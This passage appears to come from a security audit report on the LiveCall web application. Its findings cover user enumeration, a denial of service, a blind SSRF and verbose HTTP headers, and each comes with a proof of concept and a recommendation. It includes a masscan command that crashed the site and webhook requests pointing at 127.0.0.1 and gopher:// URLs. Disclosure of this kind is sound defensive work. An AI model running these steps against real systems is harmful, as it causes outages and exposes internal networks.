
- https://www.owasp.org/index.php/Testing_for_User_Enumeration_and_Guessable_User_Account_(OWASP-AT-002)

PREREQUISITES FOR THE ATTACK

None.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Example error shown when user tries to reset password for a non-existing email address:



LOCATION

Password reset functionality.

RECOMMENDATION

An application should return a generic message. For example, 'If email address is registered in our system you will receive a message with instructions.

[HIGH] LIVECALL-LIVECALLWEB-006: Denial of Service resulting in total unavailability of the application

SUMMARY

During testing of the LiveCall application was found vulnerability that leads to total unavailability of main marketing website – https://livecal.io.

PREREQUISITES FOR THE ATTACK

None.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Vulnerability was found when auditor performed simple port scan using tool masscan (https://github.com/robertdavidgraham/masscan). Masscan is written for very fast and efficient port scanning. Auditor to not to perform any unavailability configured this tool to make very slow scanning using rate parameter only to 1000 packets per second. But it turned out in even very low values, server crashed and created unavailability of main marketing website.


To test this issue, you have to:

1. Download and install masscan tool
2. Run this command:

```
$ masscan -p0-65535 [IP_ADDRESS] --rate 1000
```

After few seconds main marketing website will be unavailable.

Below you can find print screen of browser window in time when application was unavailable:



LOCATION

https://livevall.io

RECOMMENDATION

It's important to check on client side why server behave in such way. This is not a problem with application placed on this server, but it is a problem with machine or with network configuration.

[LOW] LIVECALL-LIVECALLWEB-007: Blind Server-Side Request Forgery (SSRF) – possibility to send requests in applications network

SUMMARY

The application processes the data transferred to it in an incorrect way, which makes it possible to send request to resources located both on the server on which the tested application is running, as well as to other servers located in the same network as the server of the given tested application.

This vulnerability has LOW severity, because there is no possibility to check result of send request to internal network. Auditor derived assumptions about existence of this vulnerability from possibility to add http://127.0.0.1 URL as webhook. It's important to make further tests on client's side if application really send request to 127.0.0.1 or another internal IP addresses or internal domain names.

This issue still can be dangerous because of plenty of internal tools have possibility to manage them by sending simple request. In some situations, they can be exploited to achieve full remote code execution.

More information:

- https://portswigger.net/web-security/ssrf/blind
- https://www.owasp.org/index.php/Server_Side_Request_Forgery
- https://cwe.mitre.org/data/definitions/918.html

PREREQUISITES FOR THE ATTACK

None.

TECHNICAL DETAILS (PROOF OF CONCEPT)

In order to send non-authorized requests to internal resource, below steps have to be taken:

1. As admin user go to Webhook module
2. In URL field please fill it with http://127.0.0.1 value and add new webhook
3. Application will accept this value and save the webhook.

Below you can find example request send to server:

```
POST /webhooks HTTP/1.1
Host: livecall-api.t.livecall.io
User-Agent: [REDACTED]
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
Authorization: [REDACTED]
Content-Length: 102
Origin: https://app.livecall.io
Connection: close
Referer: https://app.livecall.io/settings/integrations/webhooks/new

{"webhook":{"url":"http://127.0.0.1/","kind":"call_created","http_method":"post","account_i
d":"9300"}}
```

Response from server:

```
HTTP/1.1 201 Created
Server: nginx/1.13.8
Date: Thu, 27 Feb 2020 10:38:14 GMT
Content-Type: application/json; charset=utf-8
Connection: close
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, PUT, PATCH, DELETE, OPTIONS
Access-Control-Allow-Headers: Origin, Content-Type, Accept, Authorization, Token
Access-Control-Max-Age: 1728000
ETag: W/"8dfae83df6a7a3de6870a90b4dfbc29c"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: 9a3d447a-7081-4d0f-95c9-ee84bf72c61f
X-Runtime: 0.018903
X-Cloud-Trace-Context: d8c08b5d0b04436d818ab94bb559a5d7;o=1
Strict-Transport-Security: max-age=15724800; includeSubDomains;
Content-Length: 90

{"webhook":{"id":51,"url":"http://127.0.0.1/","kind":"call_created","http_method":"post"}}
```

Additionally, there is possibility to save webhook using other protocols like gopher:// which can be used for example to send e-mail messages using internal SMTP servers (https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Request%20Forgery#gopher):

```
POST /webhooks HTTP/1.1
Host: livecall-api.t.livecall.io
User-Agent: [REDACTED]
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
Authorization: [REDACTED]
Content-Length: 104
Origin: https://app.livecall.io
Connection: close
Referer: https://app.livecall.io/settings/integrations/webhooks/new

{"webhook":{"url":"gopher://127.0.0.1/","kind":"call_created","http_method":"post","account
_id":"9300"}}
```

Response from server:

```
HTTP/1.1 201 Created
Server: nginx/1.13.8
Date: Thu, 27 Feb 2020 10:38:22 GMT
Content-Type: application/json; charset=utf-8
Connection: close
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, PUT, PATCH, DELETE, OPTIONS
Access-Control-Allow-Headers: Origin, Content-Type, Accept, Authorization, Token
Access-Control-Max-Age: 1728000
ETag: W/"23995181475611876efaa8bd28fcfa2e"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: aef922e4-3083-4a8b-9c6e-72064985d8cc
X-Runtime: 0.019011
X-Cloud-Trace-Context: 44b7e1ae09b94ab6c46b7adaa8465d45;o=1
Strict-Transport-Security: max-age=15724800; includeSubDomains;
Content-Length: 92
```

```
{"webhook":{"id":52,"url":"gopher://127.0.0.1/","kind":"call_created","http_method":"post"}
}
```


LOCATION

https://livecall-api.t.livecall.io/webhooks

RECOMMENDATION

It is recommended to improve the mechanism responsible for validating the processed data in such a way that it is possible to gain access only to resources that are located in a predetermined location. The recommended practice is to use the whitelist of acceptable locations.

An alternative solution is to separate the proxy server from the application network, which will be used only to execute queries to external resources; it will not have the same level of access to the internal network.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

[LOW] LIVECALL-LIVECALLWEB-008: Redundant information revealed about the application environment in HTTP response headers

SUMMARY

During the audit it was observed that the tested application returns redundant information in the HTTP response headers about the technologies used. This behavior can help attackers to better profile the application environment, which can then be used to carry out further attacks.

More information:

- https://www.owasp.org/index.php/Testing_for_Web_Application_Fingerprint_(OWASP-IG-004)
- https://www.owasp.org/index.php/Fingerprint_Web_Server_(OTG-INFO-002)

PREREQUISITES FOR THE ATTACK

None.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Example of the HTTP request sent to the application:

```
GET /charge_bee/invoices?account_id=9300&page=1&with_invoice=true HTTP/1.1
Host: livecall-api.t.livecall.io
User-Agent: [REDACTED]
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Authorization: [REDACTED]
Origin: https://app.livecall.io
Connection: close
If-None-Match: W/"987d722cb41dcefa0120d6c95b221b9c"
Cache-Control: no-transform
```

In response, the application returns:

```
HTTP/1.1 304 Not Modified
Server: nginx/1.13.8
Date: Wed, 26 Feb 2020 12:29:55 GMT
Connection: close
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, PUT, PATCH, DELETE, OPTIONS
Access-Control-Allow-Headers: Origin, Content-Type, Accept, Authorization, Token
Access-Control-Max-Age: 1728000
ETag: W/"987d722cb41dcefa0120d6c95b221b9c"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: fd5c0be9-629e-485d-ad40-d16b0894e74e
X-Runtime: 0.432567
X-Cloud-Trace-Context: d1ac66bec695440188d1ea9e77029aee;o=0
Strict-Transport-Security: max-age=15724800; includeSubDomains;
```

LOCATION

https://app.livecall.io/*

RECOMMENDATION

It is recommended to remove all unnecessary headers from the HTTP responses that reveal information about the technologies used.